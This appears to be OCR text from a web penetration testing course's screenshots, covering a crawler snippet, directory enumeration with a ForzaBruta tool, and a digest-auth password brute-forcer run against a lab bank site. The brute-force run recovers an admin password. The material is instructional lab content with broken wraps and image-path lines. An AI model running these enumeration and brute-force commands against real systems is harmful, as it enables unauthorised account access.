for link in links:
if link_validator.match(link) and not link in visited_links:
visited_links.append(link)
yield Request(link, self.parse)
else:
full_url=response.urljoin(link)
visited_links.append(full_url)
yield Request(full_url, self.parse)



results.json — /home/pentester/Desktop/Examples/Section-3 — Atom
File Edit View Selection Find Packages Help
Section-2
Chapter-3.py
Video-2-header.py
spiderman.py
results.json
items.py
[[[{"form": "/add_to_cart/26192", "location_url": "https://www.packtpub.com"}]


Chapter 04: Resources Discovery











pentester@pentester-packt: ~/Desktop/Examples/Section-4
pentester@pentester-packt:~/Desktop/Examples/Section-4$ python forzabruta-2.py -
w http://www.scruffybank.com/FUZZ -t 5 -f common.txt
****
* ForzaBruta 0.2*
****
Code chars words lines URL
404 288 32 9 http://www.scruffybank.c
om/wfuzz
404 287 32 9 http://www.scruffybank.c
om/test
200 75 8 4 http://www.scruffybank.c
om/robots.txt
404 292 32 9 http://www.scruffybank.c
om/about.php
200 4084 318 139 http://www.scruffybank.c
om/redir.php
200 4 1 1 http://www.scruffybank.c
om/test1.txt
200 4 1 1 http://www.scruffybank.c
om/test2.txt
404 288 32 9 http://www.scruffybank.c
om/admin
401 466 54 14 http://www.scruffybank.c
om/Admin
200 6611 497 286 http://www.scruffybank.c
om/index.php
pentester@pentester-packt:~/Desktop/Examples/Section-4$



pentester@pentester-packt: ~/Desktop/Examples/Section-4
pentester@pentester-packt:~/Desktop/Examples/Section-4$ python forzabruta-2.py -w http://www.scruffy
bank.com/FUZZ -t 5 -f common.txt -c 404
****
* ForzaBruta 0.2*
****
Code chars words lines URL
200 75 8 4 http://www.scruffybank.com/robots.txt
200 4084 318 139 http://www.scruffybank.com/redir.php
200 4 1 1 http://www.scruffybank.com/test1.txt
200 4 1 1 http://www.scruffybank.com/test2.txt
401 466 54 14 http://www.scruffybank.com/Admin
200 6611 497 286 http://www.scruffybank.com/index.php





```
pentester@pentester-packt: ~/Desktop/Examples/Section-4

pentester@pentester-packt:~/Desktop/Examples/Section-4$ python forzabruta-3.py -w http://www.scruffy
bank.com/FUZZ -t 5 -f common.txt -c 404

**************************************
* ForzaBruta 0.3*
**************************************
-------------------------------------------------------------------------------------------------
---------
Time                    Code    Chars    Words  Lines    MD5                                Str
ing
-------------------------------------------------------------------------------------------------
---------
0.00144410133362        200     75       8      4        4884c0294573aa44dabba32b3af2bcdc   robo
ts.txt
0.825124979019          301     4084     318    139      a8f263099ca3e35fba73942eafa896ac   redi
r.php
0.00597405433655        200     4        1      1        5c9597f3c8245907ea71a89d9d39d08e   test
1.txt
0.00905704498291        200     4        1      1        b8694d827c0f13f22ed3bc610c19ec15   test
2.txt
0.011164188385          401     466      54     14       ca58ca0f5b57095d5c60b11115f76ba2   Admi
n
0.00237202644348        200     6611     497    286      d8a5b474c6b0cc32161f6e961ea0a92d   inde
x.php
pentester@pentester-packt:~/Desktop/Examples/Section-4$
```



pentester@pentester-packt: ~/Desktop/Examples/Section-4
pentester@pentester-packt:~/Desktop/Examples/Section-4$ python forzabruta-3.py -w http://www.scruffybank
.com/FUZZ.php -t 5 -f commons.txt -c 404
* ForzaBruta 0.3*
Time Code Chars Words Lines MD5 String
0.205404043198 200 0 0 0 d41d8cd98f00b204e9800998ecf8427e db
0.0156810283661 200 2180 166 67 d248c651e2389b8b6cb4caa90e3e35e7 forgot
0.00163102149963 200 6611 497 286 d8a5b474c6b0cc32161f6e961ea0a92d index
0.0791389942169 200 79882 4819 936 b883a68197e8ab1f361ad017964c7d3a info
0.00763297080994 200 2373 170 73 06e6730b8d573634c5e36b55047fbe46 login
0.013739824295 302 2373 170 73 06e6730b8d573634c5e36b55047fbe46 logout
0.0111000537872 200 4101 321 172 3d249539223edd270a455faf73d10985 news
0.00908493995667 200 4098 322 172 c229917de8723fa966c068a28b06268d products
0.283104896545 301 4084 318 139 a8f263099ca3e35fba73942eafa896ac redir
0.00406193733215 200 132 11 0 6195968b2f42146bea41ad82cb997594 users
pentester@pentester-packt:~/Desktop/Examples/Section-4$



pentester@pentester-packt: ~/Desktop/Examples/Section-4
pentester@pentester-packt:~/Desktop/Examples/Section-4$ python forzabruta-4.py -w http://www.scruffybank.co
m/FUZZ -f common.txt -t 5
* ForzaBruta 0.3*
Time Code Chars Words Lines MD5 String
0.0348818302155 404 288 32 9 b40010eaa3ca413149e1d17318ea0772 wfuzz
0.00260019302368 404 287 32 9 fc47ca6d412f30994631f517c85df5d4 test
0.00378394126892 200 75 8 4 4884c0294573aa44dabba32b3af2bcdc robots.txt
0.00182294845581 404 292 32 9 8535fedfa95406abb80997460143913e about.php
0.326246023178 301 4084 318 139 a8f263099ca3e35fba73942eafa896ac redir.php
0.00840091705322 200 4 1 1 5c9597f3c8245907ea71a89d9d39d08e test1.txt
0.00184488296509 200 4 1 1 b8694d827c0f13f22ed3bc610c19ec15 test2.txt
0.00171303749084 404 288 32 9 ff9170645e8e865c026681f8d702ce9d admin
0.0013701915741 401 466 54 14 ca58ca0f5b57095d5c60b11115f76ba2 Admin
0.0016040802002 200 6611 497 286 d8a5b474c6b0cc32161f6e961ea0a92d index.php
pentester@pentester-packt:~/Desktop/Examples/Section-4$ ls
commons.txt forzabruta-3.py forzabruta.py robots.txt.png test.py
common.txt forzabruta-4.py ghostdriver.log test1.txt.png timeoutsocket.py
forzabruta-2.py forzabruta-back.py index.php.png test2.txt.png
pentester@pentester-packt:~/Desktop/Examples/Section-4$



index.php.png (1024x980) 77%
SCRUFFY BANK
Home
Login
Welcome to your bank!
Scruffy Bank is the most secure banks to trust your money.
Give it a try today!
Latest offers: Current accounts with 6% interest! Learn More
All Plans Come With
Free Setup
SSL Protection
Unlimited Downloads
Unlimited Pushes
Over the Air Install and Update
Realtime Dashboard
Package History Archive
Easy to Use Interface
Full Featured
Crash Reporting (with SDK)
Custom Event Logging (with SDK)
Commandline Tools
Over the Air Install and Update
Realtime Dashboard
Package History Archive
Easy to Use Interface
Copyright © 2013, Jumpstart Themes.

Chapter 05: Password Testing















```
HA1=MD5(username:realm:password)
HA2=MD5(method:digestURI)
response=MD5(HA1:nonce:HA2)
```




pentester@pentester-packt: ~/Desktop/Examples/Section-5
pentester@pentester-packt:~$ cd Desktop/Examples/Section-5/
pentester@pentester-packt:~/Desktop/Examples/Section-5$ python back2digest.py -w http://www.scruffybank.com/backoffice -u administrator -t 5 -f pass.txt -m digest
****
* Basic password bruteforcer 1.0*
****
Not valid admin
Not valid asdmini=
Not valid userman
Not valid manager
Not valid powerful
Not valid test
Not valid administrator
Not valid aaaadmin
Not valid asdmini=
Not valid userman
Not valid manager
Not valid powerful
Not valid test
Not valid dmin
Not valid asdmini=
Not valid userman
Not valid manager
Not valid admin123
Not valid powerful
Not valid test
Not valid dmin
Not valid asdmini=


pentester@pentester-packt: ~/Desktop/Examples/Section-5
pentester@pentester-packt:~/Desktop/Examples/Section-5$ python back2digest.py -w http://www.scruffybank.com/backoffice -u admin -t 5 -f pass.txt -m digest
****
* Basic password bruteforcer 1.0*
****
Not valid admin
Not valid asdmini=
Not valid userman
Not valid manager
Not valid powerful
Not valid test
Not valid administrator
Not valid aaaadmin
Not valid asdmini=
Not valid userman
Not valid manager
Not valid powerful
Not valid test
Not valid dmin
Not valid asdmini=
Not valid userman
Not valid manager
[+] Password found - admin123 - !!!
pentester@pentester-packt:~/Desktop/Examples/Section-5$


http://www....ackoffice/
www.scruffybank.com/backoffice/
What are you looking here??


Login - Mozilla Firefox
Login
www.scruffybank.com/login.php
Search
Welcome to Scruffy bank
Please sign in to get access.
Username
Signin
Forgot Password?
Save Page As...
View Background Image
Select All
View Page Source
View Page Info
Inspect Element (Q)



http://www.scruffybank.com/login.php - Mozilla Firefox
Login
http://www.scruffyban...
view-source:http://www.scruffybank.com/login.php
Search
</head>
<body>

